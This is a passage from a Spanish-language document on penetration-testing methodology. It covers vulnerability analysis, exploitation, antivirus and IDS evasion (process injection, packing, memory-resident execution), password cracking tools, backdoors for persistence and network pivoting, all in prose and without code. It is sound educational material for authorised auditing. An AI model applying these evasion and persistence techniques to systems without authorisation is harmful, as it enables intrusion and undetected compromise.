Varios métodos de servidor web se consideran inseguros y pueden permitir a los atacantes obtener distintos niveles de acceso al contenido del servidor web. Algunos métodos inseguros incluyen:

- **OPTIONS**: Si bien el método HTTP OPTIONS no es inseguro en sí mismo, puede permitir que un atacante enumere fácilmente los tipos de métodos HTTP aceptados por el servidor de destino. Tenga en cuenta que el método OPTIONS no siempre es preciso y que cada uno de los métodos siguientes debe validarse individualmente.

- **PUT / DELETE**: Al usar el método PUT, un atacante puede cargar contenido malicioso como páginas HTML que podrían usarse para transferir información, alterar el contenido web o instalar software malicioso en el servidor web. Por otra parte, al usar el método DELETE, un atacante podría eliminar contenido o desfigurar un sitio, causando una interrupción del servicio.

    - Cabe mencionar que las aplicaciones REST modernas usan PUT de una manera diferente: (Create->POST Read->GET Update->PUT Delete->DELETE)

- **TRACE/TRACK**: El método TRACE se usa para depurar conexiones de servidor web y puede permitir que el cliente vea lo que se está recibiendo en el otro extremo de la cadena de solicitud. Habilitado de forma predeterminada en todos los principales servidores web, un atacante remoto puede abusar de la funcionalidad HTTP TRACE (en combinación con un fallo de "Cross Site Scripting") para acceder a información confidencial.

- **WebDAV**: es un componente del *Microsoft Internet Information Server* (IIS). Las extensiones WebDAV son utilizadas por los administradores para administrar y editar el contenido web de forma remota en los servidores web. Además, WebDAV interactúa con los componentes principales del sistema operativo, lo que puede exponer al sistema a varias posibles vulnerabilidades (por ejemplo, ejecución de código arbitrario).

2.4.1.1.2. CONEXIONES DIRECTAS MANUALES.

Con cualquier proceso o tecnología automatizada el margen de error siempre existe. Las inestabilidades en sistemas, dispositivos y conectividad de la red pueden producir resultados inexactos durante las pruebas. Por tanto, es recomendable ejecutar conexiones manuales para validar los resultados de las pruebas automatizadas, así como identificar vectores de ataque potenciales y puntos débiles previamente no identificados.

2.4.1.1.3. OFUSCACIÓN.

Otro aspecto a tener en cuenta a la hora de realizar la auditoría es la posible existencia de filtros IDS, IPS y WAF. Esto implica la necesidad de evitar un comportamiento regular y predecible por parte de las herramientas automatizadas. Por ello existen diferentes técnicas como variar los nodos de salida, alternar entre objetivos, modificar ciertos campos de las peticiones, etcétera.

2.4.1.2. PRUEBAS PASIVAS.

Las pruebas pasivas son aquellas que no requieren de la interacción directa con el componente que se está probando. Entre este tipo de pruebas pueden encontrarse el análisis de metadatos y el monitoreo del tráfico, aparte de las ya mencionadas en la fase de recolección de información.

Análisis de metadatos.

El análisis de metadatos implica mirar datos que describen un archivo y no los datos del archivo en sí. Los metadatos pueden contener desde el autor del documento hasta direcciones y rutas internas a servidores, direcciones IP internas y otra información que un atacante podría utilizar para obtener acceso o información adicional.

Si bien los metadatos son bastante comunes en los documentos ubicados en la red interna de una empresa, las empresas deben procurar eliminar los metadatos antes de poner los documentos a disposición del público. Por esta razón, cualquier metadato al que un atacante pueda acceder de forma pasiva debe considerarse un problema de seguridad.

Monitoreo del tráfico.

El monitoreo del tráfico es el concepto de conectarse a una red interna y capturar datos para un análisis fuera de línea. La intoxicación de ruta se excluye de esta fase ya que crean ruido en la red y pueden detectarse fácilmente. Aplicando técnicas de monitoreo de tráfico es posible obtener gran cantidad de datos confidenciales de una red conmutada si esta se encuentra mal configurada. Por otra parte, debe verificarse en redes inalámbricas que las transmisiones de información sensible sean encriptadas para evitar que un atacante acceda a ella mediante *sniffing*[13].

2.4.2. VALIDACIÓN.

Tras realizar las pruebas es necesario la validación y correlación de resultados**.**

Correlación entre las herramientas.

Cuando se trabaja con varias herramientas surge la necesidad de correlación de los resultados. La correlación de los elementos puede ser llevada a cabo de dos maneras distintas: correlación específica y correlación categórica. Ambas son útiles en función del tipo de información, métricas y estadísticas que se están intentando obtener de un objetivo determinado.

La correlación específica hace referencia a una debilidad concreta definida en varios listados con el ID de la vulnerabilidad (entre estos IDs destacan el CVE, el OSVDB, y el índice personalizado de cada proveedor). Dichos identificadores de vulnerabilidades pueden ser agrupados en aspectos como el nombre del equipo, la dirección IP, el FQDN, la dirección MAC, etcétera. Un ejemplo de esto resultaría al agrupar las vulnerabilidades encontradas en micro-factores como el host en el que ha sido halladas y el código CVE asignado a dicha vulnerabilidad.

Por otra parte, La correlación categórica hace referencia a aspectos relacionados con estructuras de categorías, como en el caso de los marcos de complimientos (por ejemplo, NIST SP 800-53, DoD 5300 Series, PCI, HIPPA), que permite agrupar los elementos en macro-factores como el tipo de vulnerabilidad, errores de configuración, etcétera. Un ejemplo de este tipo de correlación sería agrupar todos los equipos encontrados con credenciales por defecto en el grupo que evalúa la complejidad de las contraseñas dentro de NIST 800-53(IA-5).

En base a los dos estilos de correlación presentados, es necesario insistir en la importancia de que un enfoque centrado demasiado en micro-factores podría ofrecer una sensación de riesgo exagerada, mientras que otro que lo haga exclusivamente en los macro-factores podría dar la falsa sensación de bajo riesgo.

Pruebas manuales especificas a cada protocolo.

Para cada protocolo es necesaria una herramienta diseñada expresamente para el mismo. Algunos de los protocolos más comunes a la hora de realizar análisis de vulnerabilidades son:

---

[13] **Sniffing:** captura de los datos que circulan por una red.

- **Servicio VPN**: el análisis de este protocolo permitirá determinar debilidades tales como el uso de claves pre-compartidas o un ID de grupo por defecto.

- **Servicio Citrix**: El análisis permitirá evaluar la posibilidad de enumerar el directorio de usuario de la organización.

- **Servicio DNS**: Los sistemas de nombres de dominio pueden ofrecer una gran cantidad de información a un atacante cuando no están debidamente reforzados. Debilidades como las transferencias de zona proporcionan una lista exhaustiva de objetivos adicionales para el ataque, así como la filtración de información potencialmente sensible de la organización objetivo.

- **Servicios Web**: En múltiples ocasiones es posible acceder a un mismo servicio web desde varios puertos en un mismo sistema, sin embargo, muchos administradores de sistemas solo ponen esfuerzo en asegurar aquellos que corren por los puertos más comunes.

- **Servicio SMTP**: Los servidores de correo pueden ser vulnerables tanto a técnicas de enumeración de usuarios como a suplantación de estos mediante técnicas de SPAM o técnicas de fuerza bruta contra la interfaz web.

2.4.3. VÍAS DE ATAQUE.

La necesidad de documentar el progreso de explotación de vulnerabilidades asegurándose de no descuidar ningún vector de ataque y, al mismo tiempo de evitar dañar la infraestructura a auditar, obliga a seguir una serie de pautas que se comentan a continuación.

- **Creación de árboles de ataque:**

  Elaborar árboles de ataque resulta crucial para asegurar la precisión del informe final. El árbol debe ser desarrollado y actualizado conforme se analizan nuevos sistemas y servicios, y se identifican vulnerabilidades potenciales. Esto resulta especialmente útil durante las fases de explotación.

- **Pruebas de laboratorio aisladas:**

  Las pruebas en un laboratorio aislado, que constituya una réplica del entorno real, permiten neutralizar el impacto de la ejecución de *exploits* y al mismo tiempo asegurar con cierto grado de certeza el impacto que una vulnerabilidad podría suponer a la organización.

- **Conexión manual con revisión:**

  Al evaluar manualmente un sistema objetivo, sus servicios disponibles y las aplicaciones que brindan funcionalidad para esos servicios, un verificador puede garantizar que se ha completado la validación y la identificación de vulnerabilidades.

2.4.4. INVESTIGACIÓN.

La investigación de vulnerabilidades puede ser clasificada en pública o privada según se base en búsquedas en fuentes de acceso público o no.

2.4.4.1. INVESTIGACIÓN PÚBLICA.

Tras la identificación de una vulnerabilidad en uno de los *hosts* objetivo, es necesario concretar la gravedad del problema y su posible *explotabilidad* dentro del alcance del compromiso. En muchos casos, dicha vulnerabilidad puede encontrarse en un paquete de software de código libre,

y en otros, puede ser una debilidad en un proceso de negocio, o un error administrativo común como una mala configuración o uso de contraseñas por defecto. Estas vulnerabilidades generalmente vienen detalladas en bases de datos de vulnerabilidades y avisos de proveedores. A continuación, se detallan las principales fuentes:

- **Bases de datos de vulnerabilidades.**

  Las bases de datos de vulnerabilidad se pueden usar para verificar un problema reportado por una herramienta automatizada. La mayoría de las herramientas usan el identificador CVE, que se puede usar para acceder al sumario de la vulnerabilidad y acceder a recursos relacionados en la base de datos CVE. Adicionalmente, el CVE también se puede utilizar para buscar el problema en bases de datos de vulnerabilidad como OSVDB y *Bugtraq*.

  Las bases de datos de vulnerabilidad se deben usar para verificar la precisión del problema. Por ejemplo, una falla del servidor web Apache puede existir en Windows, pero no en Linux, lo cual puede no tenerse en cuenta en un escáner automático.

- **Bases de datos de *exploits* y módulos de *frameworks*.**

  Muchas de las vulnerabilidades conocidas tienen *exploits* de disponibilidad pública asociados. Estos *exploits* pueden ser encontrados en diversas páginas webs que contienen bases de datos con los *exploits* categorizados en función de plataforma, del vector de ataque, de sus consecuencias, del identificador, etcétera.

  Del mismo modo, existen *frameworks* especializados en la explotación de vulnerabilidades (entre los que destaca *Metasploit*), que disponen de una base de datos de *exploits* que se sincroniza con los servidores y queda almacenada en el equipo.

- **Contraseñas por defecto.**

  Con frecuencia, los administradores y técnicos eligen contraseñas débiles, no cambian la configuración por defecto o no establecen ninguna alguna. En foros de internet y a través de correos directos al vendedor se puede encontrar documentación sobre credenciales de uso común o predeterminadas y cuentas frecuentemente mal configuradas.

- **Guías de fortificación / Errores de configuración.**

  Las guías de fortificación pueden servir de referencia al auditor para comprobar la existencia de malas configuraciones, detectar las partes más débiles del sistema y comprobar el grado de diligencia de un administrador validando cuántas recomendaciones se han implementado. Además, en determinados foros puede encontrarse información valiosa sobre puntos críticos y fallos comunes a la hora de realizar la configuración de un sistema.

2.4.4.2. INVESTIGACIÓN PRIVADA.

La investigación privada consiste en la identificación de las vulnerabilidades en un entorno aislado. Las principales prácticas en investigación privada se recogen en los siguientes puntos:

- **Configurando una réplica del entorno.**

  Las tecnologías de virtualización permiten que un investigador de seguridad ejecute una amplia variedad de sistemas operativos y aplicaciones sin requerir hardware dedicado. Cuando se identifica un sistema operativo o aplicación objetivo, se puede recurrir a una máquina virtual (VM) para imitar el entorno del objetivo. De manera que es posible usar esta máquina virtual para explorar los parámetros de configuración y el comportamiento de la aplicación sin conectarse directamente al objetivo.

- **Configuraciones de prueba.**

  Un laboratorio de pruebas de máquinas virtuales debería contener imágenes base para todos los sistemas operativos comunes, incluidos Windows XP, Vista, 7, Server 2003 y Server 2008, Debian, Ubuntu, Red Hat y Mac OS X, siempre que sea posible. Por otra parte, Recurrir a la clonación y al uso de la función de instantáneas permitirá trabajar de manera más eficiente y reproducir errores.

- ***Fuzzing*.**

  Fuzzing es una técnica de fuerza bruta para encontrar fallos de aplicaciones mediante la presentación programática de entradas válidas, aleatorias o inesperadas a la aplicación. El proceso básico consiste en adjuntar un depurador a la aplicación de destino y luego ejecutar la rutina de *fuzzing* contra áreas específicas de entrada para analizar el estado del programa después de cualquier fallo. Existen muchas aplicaciones de *fuzzing* disponibles, aunque algunos investigadores programan sus propios *fuzzers* para objetivos específicos.

- **Identificación de vías / vectores potenciales.**

  Iniciar sesión o conectarse a una aplicación de red objetivo permite identificar comandos y otras áreas de acceso. Si el objetivo es una aplicación de escritorio que lee archivos o páginas web, deben analizarse los formatos de archivo aceptados para los puntos de entrada de datos. Algunas pruebas simples implican la presentación de caracteres no válidos, o cadenas de caracteres muy largas para causar un fallo. En caso de fallo, debe adjuntarse un depurador para analizar el estado del programa.

- **Descompilación y análisis de código.**

  Algunos lenguajes de programación permiten la descompilación y algunas aplicaciones específicas se compilan con símbolos para la depuración. Un examinador puede aprovechar estas características para analizar el flujo del programa e identificar posibles vulnerabilidades. Además, el código fuente para las aplicaciones de código abierto debe analizarse para detectar fallos. Por otra parte, las aplicaciones web escritas en PHP comparten muchas de las mismas vulnerabilidades, y su código fuente debe examinarse como parte de cualquier prueba.

2.5. EXPLOTACIÓN.

La fase de explotación de una prueba de penetración consiste en establecer el acceso a un sistema o recurso eludiendo las restricciones de seguridad presentes. Si las fases anteriores se realizaron correctamente, esta fase debe estar bien planificada para desplegar un ataque preciso que tenga en cuenta la probabilidad de éxito y obtener el mayor impacto en la organización objetivo.

Por otra parte, el valor que aporta la fase de explotación generalmente no es a través de ataques brutos y ruidosos en un intento de probar cada uno de los *exploits*. Este enfoque puede ser particularmente útil al final de una prueba de penetración para medir el nivel de respuesta a incidentes de la organización, pero en la mayoría de los casos la fase de explotación es la aplicación de un vector de ataque preciso generado tras acumulación de investigación específica sobre el objetivo.

Adicionalmente, conviene realizar una simulación del entorno objetivo para garantizar que la fase de explotación sea exitosa y no dañar la infraestructura objetivo inintencionadamente.

2.5.1. CONTRAMEDIDAS.

Las contramedidas son tecnologías preventivas o controles que dificultan la capacidad de completar exitosamente una vía de explotación. Esta tecnología podría ser un sistema de prevención de intrusión, un guardia de seguridad, un cortafuegos de aplicación web u otros métodos preventivos.

Al realizar una explotación, en el caso de presencia de una tecnología preventiva, se debe considerar una técnica de elusión. En circunstancias en que esto no sea posible, se deben considerar métodos alternativos de explotación. A continuación, se comentan algunas contramedidas.

- **Antivirus:**

  El antivirus es una tecnología destinada a evitar la aplicación de software malicioso sobre sistema y se compone de un pequeño subconjunto de todas las diferentes medidas preventivas que pueden aplicarse al entorno.

- **Tecnologías de lista blanca:**

  Las tecnologías de lista blanca aplican un modelo de confianza a aplicaciones que se han visto en un sistema determinado alguna vez. La tecnología toma una línea base del sistema e identifica qué es normal ejecutar frente a lo que es extraño. Uno de los métodos más comunes para eludir este tipo de tecnologías es mediante el acceso directo a memoria. Las listas blancas no tienen la capacidad de monitorizar la memoria en tiempo real, por lo que si programa reside en memoria y no toca el disco, puede ejecutarse sin ser detectado por esta tecnología.

- ***Data Execution Prevention*** **(DEP):**

  La prevención de ejecución de datos es una medida defensiva implementada en la mayoría de los sistemas operativos y deniega el permiso de ejecución cuando se produce una reescritura en memoria (impidiendo así la ejecución de código malicioso).

- ***Address Space Layout Randomization*** **(ASLR):**

  Durante una vulnerabilidad de desbordamiento de búfer (o cualquier otra que permita controlar la memoria), las direcciones de memoria se codifican para redirigir el flujo de ejecución al *shellcode* del atacante. En el caso de ASLR, ciertos bytes son aleatorizados para evitar que un atacante prediga a dónde dirigirse para ejecutar un *shellcode*.

- **Web Application Firewall (WAF):**

  Los firewalls de aplicaciones web son una tecnología que se alinea con una aplicación web para protegerla contra los ataques de aplicaciones basadas en web. Los cortafuegos de aplicaciones web intentan identificar ataques potencialmente peligrosos o de malformación contra una aplicación web determinada y prevenirlos.

2.5.2. EVASIÓN.

La evasión es la técnica utilizada para evitar la detección durante una prueba de penetración. Esto puede ser eludir una cámara para no ser visto por un guardia, ofuscar un *payload* para evadir sistemas de detección de intrusos (IDS) y sistemas de prevención de intrusiones (IPS) o usar solicitudes / respuestas codificadas para eludir los *firewalls* de aplicaciones web. En general, la necesidad de identificar un escenario de bajo riesgo para evadir una contramedida debe formularse

antes de la explotación. Existen numerosas técnicas para eludir las posibles contramedidas presentes en un sistema. A continuación, se enumeran algunas.

- **Residir puramente en memoria:**

  Los ataques puramente residentes en memoria son generalmente los preferidos ya que la mayoría de las tecnologías no inspeccionan la memoria. Para un atacante, encontrar la forma de vivir puramente en la memoria es lo más deseable. Ya que la probabilidad de ser detectado al escribir en el disco se vuelve significativamente mayor.

- **Inyección de proceso:**

  La inyección de proceso consiste en inyectar en un proceso ya en ejecución. De esta forma, la información de la aplicación maliciosa puede ocultarse dentro de un proceso considerado confiable para evitar su detección.

- **Codificación:**

  La codificación es el método de ofuscación de datos de manera que una pieza implementada de código tenga una apariencia distinta. Con la codificación, la ofuscación ocurre generalmente al desordenar la información y volver a organizarla para ocultar lo que una aplicación está haciendo realmente.

- ***Packing*:**

  El *packing* es similar a la codificación en cierto sentido, ya que intenta reorganizar los datos para comprimir la aplicación o "empaquetarla". El objetivo es que el ejecutable o el código que se entrega se ofusque de una manera que no sea detectado por las tecnologías antivirus.

- **Cifrado:**

  El cifrado, como la codificación y el *packing*, es otro método para manipular código ejecutable de modo que no sea reconocible o no esté disponible para su inspección. Solo después de descifrar en memoria el código real se expone por primera vez (si los mecanismos de seguridad lo han permitido) para su ejecución inmediata.

2.5.3. *EXPLOITS*.

Un *exploit* es una pequeña aplicación escrita con el objetivo de aprovecharse de una vulnerabilidad conocida en un software. La vulnerabilidad es producto de un fallo de programación introducido en cualquiera de las etapas del ciclo de vida del software, generalmente en la etapa de implementación.

Payloads.

Al aplicar un *exploit* se busca obtener el máximo de dicha acción, es decir, el control de la máquina remota. Esta acción se logra cuando se consigue ejecutar código arbitrario en la máquina remota a través del *exploit*. Este código se denomina *payload* o *shellcode*. Así pues, un *payload* es una serie de instrucciones de código que el *exploit* se encarga de inyectar y hacer que se ejecuten en la máquina vulnerada. Estas instrucciones pueden implementar multitud de funcionalidades como una *shell*, un *meterpreter*, la adición de un usuario, la descarga de un archivo y la ejecución de este, etcétera. El caso más genérico es la consecución de una *shell* de tipo inverso, en este caso, se obtiene una *shell* en la máquina remota que permite tomar el control de esta. Además, al ser de tipo inverso, es el *payload*, que se ejecuta en la máquina vulnerada, quien se conecta al atacante evitando el *router*.

Los *payloads* son escritos en lenguaje ensamblador y suelen ser de tamaño reducido para poder ser inyectados en espacios pequeños de memoria, como puede ser dentro de un marco de pila.

Tipos de *payloads*.

Existen distintos tipos de *payloads*, los cuales se enumeran a continuación:

- ***Payload* de tipo *single***: son código autónomo que solamente realiza una tarea concreta. Por ejemplo, generar una *shell* inversa al atacante o añadir un usuario al sistema.
- ***Payload* de tipo *stager***: se encargan de crear la conexión entre el atacante y la víctima como paso previo a la descarga de todo el *payload*.

- ***Payload* de tipo *staged*:** se descargan y son ejecutados por los *stager* y normalmente son usados para realizar tareas complejas o con gran variedad de funcionalidades. En otras palabras, los *staged* usan pequeños *stagers* para ajustarse en pequeños espacios de memoria.

Una de las cosas que hay que tener en cuenta cuando se elige entre distintos *payloads* es la propiedad NoNX y NX. Si se ve esta característica en algún *payload* del listado significa que este código está preparado para evadir el DEP.

***Exploits* a medida.**

En varias ocasiones, los *exploits* que son públicos en Internet pueden necesitar alguna modificación para aplicarlos con éxito al objetivo ya que, generalmente, apuntan a versiones específicas de sistemas operativos o aplicaciones. Esto se debe a que las direcciones de memoria que cambian según los paquetes de servicio o a las nuevas versiones del sistema operativo.

***Exploits* de día cero.**

Un *exploit* de día cero es aquel que explota una vulnerabilidad de un software para la cual no existe aún algún parche o revisión que la corrija. La búsqueda de *exploits* de día cero es, generalmente, el último recurso para el pentester. Pero los *exploits* tienen su origen en un conjunto de errores de programación similares (como por ejemplo *buffer overflow* o *format string vulnerability*), por ello, aplicando correctamente la ingeniería inversa, el *fuzzing* o un análisis de vulnerabilidades avanzado es posible encontrar un error de programación que permita generar un *exploit* de día cero.

***Metasploit*.**

Metasploit es un proyecto *open source* sobre seguridad informática. Este proyecto ayuda en la realización de un *pentest* proporcionando información sobre vulnerabilidades de seguridad y ayudando a explotarlas. El subproyecto más famoso que dispone es *Metasploit framework*, comúnmente acortado a *Metasploit*. Este *framework* es un conjunto de herramientas que permiten desarrollar y ejecutar *exploits* y lanzarlos contra máquinas para comprobar su seguridad. También aporta un archivo de *shellcodes* y herramientas para recolectar información y escanear en busca de vulnerabilidades. El *framework* se encuentra estructurado en módulos que son bloques de código que implementan una o varias funcionalidades. Estos módulos pueden ser desarrollados por los usuarios y ampliar el *framework* de forma personalizada.

2.5.4. TIPOS DE ATAQUE.

A parte de la aplicación de *exploits*, el *pentester* dispone de otros tipos de ataque. A continuación, se comentan algunos de ellos.

- **Ataques de contraseñas.**

Las contraseñas son el medio de autentificación y protección más usado en la actualidad, lo que lo hace uno de los principales objetivos a atacar cuando se quiere obtener acceso a un sistema. Los ataques a contraseñas son todas aquellas técnicas orientadas a romper o descifrar contraseñas.

Port otra parte, un concepto fundamental para entender los sistemas de autentificación es el hash. Un hash es una cadena de longitud fija de valores alfanuméricos, y en algunos casos otros caracteres especiales, que se obtiene al aplicar una función hash a un texto plano. Existen multitud de sistemas de hash distintos. Algunos de los más conocidos son MD5, SHA, LM y NTLM. Todo mecanismo de autentificación por contraseñas realiza la comparación del hash de las contraseñas establecidas para proteger el sistema, con el hash generado por la contraseña introducida.

Dentro de las técnicas de ataque a contraseñas se encuentran:

- **Ataques de fuerza bruta:** consisten en probar todas las combinaciones posibles de la contraseña basándose en los tipos de caracteres permitidos y tamaño de la contraseña.

- **Ataques de diccionario:** consisten en probar todas las combinaciones candidatas de un archivo de texto denominado diccionario, el cual es generado basándose en ciertos criterios que se espera que cumpla la contraseña.

- **Ataques de rainbow table:** consisten en la ejecución de un algoritmo para invertir la función hash. El algoritmo se apoya en una tabla de consultas denominada *rainbow table* para optimizar los cálculos. El problema de este tipo de ataques es el tiempo que conlleva descifrar una contraseña (debido a la complejidad de algunos tipos de hash), sin embargo, a medida que avanzan los años estos algoritmos que sustentan estos ataques se vuelven más complejos y fuertes. Además, algunos de estos procedimientos de ataque pueden optimizarse en gran medida con la utilización de tarjetas gráficas o el *cloud computing* que favorecen el procesamiento en paralelo.

Los ataques de contraseña pueden clasificarse de forma binaria en ataques con y sin conexión.

- **Ataques con conexión:** Estos ataques requieren disponer de conexión. Algunas de estas herramientas, como *Findmyhash*, utilizan la conexión para realizar búsquedas en repositorios de internet de hashes ya estudiados basándose en un hash extraído, para encontrar coincidencias y obtener la contraseña asociada. Este proceso suele ser rápido respecto otros ataques de contraseñas ya que solo se basa en realizar búsquedas y no requiere ningún proceso de cómputo. Por otra parte, otras herramientas de ataque con conexión, como *Hydra* y *Medusa*, realizan ataques de fuerza bruta o de diccionario contra protocolos de autentificación como SSH, FTP, HTTP, HTTP, MySQL, etcétera, estableciendo una conexión y estudiando las respuestas obtenidas para cada petición hasta encontrar las credenciales válidas.

- **Ataques sin conexión:** En este tipo de ataques es necesario establecer contacto con el sistema objetivo, generalmente una única vez, para establecer una comunicación cifrada u obtener un hash y estudiarlo posteriormente de manera local. Una vez obtenido el hash a estudiar, pueden usarse multitud de herramientas para obtener la contraseña asociada. Una herramienta muy útil es *hash-identifier*, la cual permite estudiar un hash dado e identificar el tipo de hash del que podría tratarse. Cuando ya se ha identificado el hash, debe usarse una herramienta de ataque a contraseñas para tratar de obtener las credenciales. Una de las herramientas más populares es *Johntheripper* que permite realizar ataques de diccionario o fuerza bruta sobre un

hash dado. También existen otras herramientas, como *rainbowcrack* o *ophcrack*, que permiten ataques de *rainbow table*.

- **Ataques de análisis del tráfico.**

  El análisis del tráfico es la técnica para identificar qué tipo de información se envía y la capacidad de comprender y manipular ese tráfico. Un *pentester* debe ser capaz de aplicar esta técnica para generar un vector de ataque. Entre este tipo de ataques se encuentra el ataque de intermediario o *MitM* (*man in the middle*). En un MitM el atacante se introduce como intermediario en la comunicación entre dos sistemas interceptando el tráfico para poder así desencriptar datos, contraseñas, hacer que un usuario instale falsas actualizaciones maliciosas, etcétera. Existen múltiples herramientas para el análisis del tráfico, por ejemplo, el analizador de tráfico por excelencia, *Wireshark*.

- **Ataque de acceso físico.**

  El acceso físico a un sistema permite eludir la mayoría de medidas de seguridad que podrían estar presentes y obtener acceso al sistema a través de múltiples métodos. Durante una prueba de penetración, el evaluador debe ser capaz de identificar los controles de seguridad física potencialmente defectuosos e intentar obtener acceso a la instalación si está dentro del alcance.

- **Ataques de ingeniería social.**

  La aplicación de técnicas de ingeniería social puede suponer un vector de ataque que permita el acceso a un sistema. Esto puede requerir un conocimiento significativo de cómo funciona la organización producto de la fase de recolección de información. También se dispone de herramientas de soporte para realizar este tipo de ataques, como es el caso del aplicativo SET (*Social Engineer Toolkit*), el cual proporciona un entorno sencillo de utilizar para realizar todo tipo de ataques de ingeniería social.

- **Ataques inalámbricos.**

  Las comunicaciones inalámbricas son una vía para que los ataques ganen acceso a través de comunicaciones de radiofrecuencia. Por tanto, el *pentester* debe monitorizar el entorno físico del objetivo en la búsqueda de redes inalámbricas vulnerables a las que poder acceder. Independientemente del protocolo de encriptación presente, existen ataques que permiten el acceso a la red. Para el protocolo de cifrado WEP la contraseña de autentificación puede ser obtenida en cuestión de pocos minutos. Por otra parte, WPA y WPA2 también pueden ser vulnerables si se encuentran mal configuradas. Entre las herramientas que permiten esta labor se encuentran las incluidas en la suite de herramientas air*, que proporciona todo lo esencial para llevar a cabo una auditoría inalámbrica.

2.6. POST-EXPLOTACIÓN.

La fase de post-explotación consiste en determinar el valor de la máquina comprometida y mantener el control sobre esta. El valor de la máquina está determinado por la sensibilidad de los datos almacenados en ella y su utilidad para comprometer la red a la que pertenece. Los métodos descritos en esta fase están destinados a identificar y documentar datos confidenciales, ajustes de configuración, canales de comunicación, relaciones con otros dispositivos de red y configurar métodos para acceder a la máquina comprometida posteriormente. De esta forma, mediante el uso de estas técnicas, se aplica un proceso de expoliación de datos y de *Internal Footprinting* mientras se escala él ataque a otros sistemas de la red hasta conseguir las metas de la auditoría.

Por otra parte, durante la ejecución de esta fase, se produce una fuerte interacción con la infraestructura del cliente. Por tanto, es necesario proceder con especial cuidado de aplicar solo

aquellos métodos permitidos por las reglas de compromiso acordadas. Estas reglas de compromiso especificas a la fase de post-explotación tienen como objeto garantizar que los sistemas del cliente no estén sujetos a riesgos innecesarios y garantizar un procedimiento mutuamente acordado durante la fase de post-explotación. Algunas de estas reglas pueden ser consultadas en: http://www.penteststandard.org/index.php/Post_Exploitation#Rules_of_Engagement.

2.6.1. PERSISTENCIA.

Una vez comprometido un sistema y logrado el acceso a este, Uno de los primeros pasos consiste en hacer persistente dicho acceso. De esta forma, no será necesario volver realizar el proceso de explotación en caso de una caída de red o apagado del sistema. Un método común para lograr la persistencia de acceso es el uso de *backdoors*.

Un *backdoor* es un código malicioso que proporciona acceso remoto no autorizado a un sistema. Una de las herramientas más populares para este propósito es *Ncat*. Pero independientemente del método usado para generar un *backdoor* en el sistema, este ha de cumplir características como requerir autentificación (para impedir accesos ajenos a la auditoria), sobrevivir al reinicio (cuando sea posible) e implementar medidas de evasión (por ejemplo, uso de un canal de comunicación cifrado).

Adicionalmente, existen métodos alternativos al uso de *backdoors* como la instalación o modificación de servicios o creación de cuentas alternativas.

2.6.2. PENETRACIÓN ADICIONAL EN LA INFRAESTRUCTURA.

El pivote es la acción en la cual el *pentester* usará su presencia en el sistema comprometido para enumerar y obtener acceso a otros sistemas en la infraestructura del cliente. Esta acción se puede ejecutar desde el propio host comprometido usando recursos locales o herramientas cargadas al sistema comprometido.

Las acciones a realizar desde un host comprometido dependerán de la información necesaria para mostrar un riesgo específico o una mayor penetración en la red. Además, es recomendable realizar sesiones regulares de planificación para reevaluar la recopilación de información y decidir el mejor enfoque para continuar la post-explotación hasta que se cumplan las metas establecidas.

2.6.2.1. CONFIGURACIÓN DE LA RED.

La configuración de red de una máquina comprometida es de particular utilidad cuando se busca obtener una mayor penetración en la infraestructura del cliente. Puede usarse para identificar subredes adicionales, enrutadores de red, servidores críticos, servidores de nombres y relaciones entre máquinas. De esta manera, se consiguen identificar objetivos adicionales para penetrar aún más en la red.

Interfaces.

Deben Identificarse todas las interfaces de red en la máquina vulnerada junto con sus direcciones IP, máscaras de subred y puertas de enlace. Al Identificar las interfaces y las configuraciones, las redes y los servicios pueden ser priorizados en la selección de objetivos.

Enrutamiento.

El conocimiento de otras subredes y de esquemas de filtrado o direccionamiento puede usarse para escapar de una red segmentada para descubrir hosts y redes adicionales a sondear y enumerar. Esta información podría provenir de fuentes como interfaces, tablas de enrutamiento, tablas ARP, *NetBios*, etcétera.

Servidores DNS.

Se debe identificar todos los servidores DNS en uso evaluando la configuración del host. Los servidores DNS pueden usarse para descubrir hosts y servicios adicionales en la red objetivo. Además, la modificación y la adición de nuevos registros puede utilizarse para interceptar datos de los servicios que dependen del DNS.

Entradas DNS en caché.

Las entradas DNS de alto valor en la caché pueden incluir páginas de inicio de sesión para sitios de Intranet, interfaces de administración o sitios externos. Las interfaces en caché proporcionan información del host más reciente y el más usado por el host comprometido, proporcionando relaciones entre los hosts, permitiendo priorizar objetivos y escalar aún más el ataque en la infraestructura del cliente. Finalmente, La modificación de entradas almacenadas en caché, si está permitida, puede usarse para capturar credenciales de autenticación, tokens de autenticación u obtener más información sobre los servicios utilizados por los hosts comprometidos.

Servidores Proxy.

Se deben identificar servidores proxy a nivel de red y de aplicación. Los servidores proxy son buenos objetivos cuando el cliente lo utiliza en toda la empresa. En el caso de los *proxies* de aplicación, es posible identificar, modificar y controlar el tráfico. Los ataques proxy a menudo son un medio eficaz para mostrar el impacto y el riesgo para el cliente.

Entradas ARP.

Se han de enumerar las entradas de tabla ARP estáticas y en caché, que pueden revelar relaciones con otros hosts. Las entradas ARP estáticas pueden representar máquinas críticas. Si el alcance de la evaluación permite interceptar y modificar las entradas ARP, es simple mostrar la posibilidad de poner en riesgo un servicio de una manera que generalmente no se detecta o protege.

2.6.2.2. SERVICIOS DE RED.

Los servicios de red también son de especial interés para lograr escalar el ataque a otros sistemas de la red proporcionando información relevante y posibles vías de ataque.

Servicios en escucha.

Deben identificarse todos los servicios de red ofrecidos por la máquina objetivo. Esto puede llevar al descubrimiento de servicios no identificados en el escaneo inicial, así como el descubrimiento de otras máquinas y redes. La identificación de los servicios no identificados previamente puede proporcionar información sobre posibles sistemas de filtrado y control implementados en la red o el host. Además, el probador puede aprovechar estos servicios para comprometer otras máquinas. Por otra parte, la mayoría de los sistemas operativos incluyen un método para identificar las conexiones TCP y UDP de entrada y salida (*netstat*). Al verificar estas conexiones, es posible encontrar relaciones que antes eran desconocidas.

Conexiones VPN.

Deben identificarse todas las conexiones VPN de salida y entrada fuera de la máquina o red objetivo. Estas conexiones pueden identificar nuevos sistemas, proporcionar rutas a estos sistemas e identificar posibles relaciones comerciales. Además, las conexiones VPN a menudo pasan por alto los *firewalls* y los IDSs / IPSs dado su incapacidad para descifrar o inspeccionar el tráfico cifrado. Este hecho hace que las VPN sean ideales para lanzar ataques a través de estas, pero todos los objetivos nuevos deben verificarse en el alcance antes de atacarlos. Por otra parte, La presencia de conexiones VPN de servidor o cliente en el host objetivo también puede proporcionar acceso a nuevas credenciales que podrían utilizarse para apuntar a otros hosts y servicios.

Servicios de directorio.

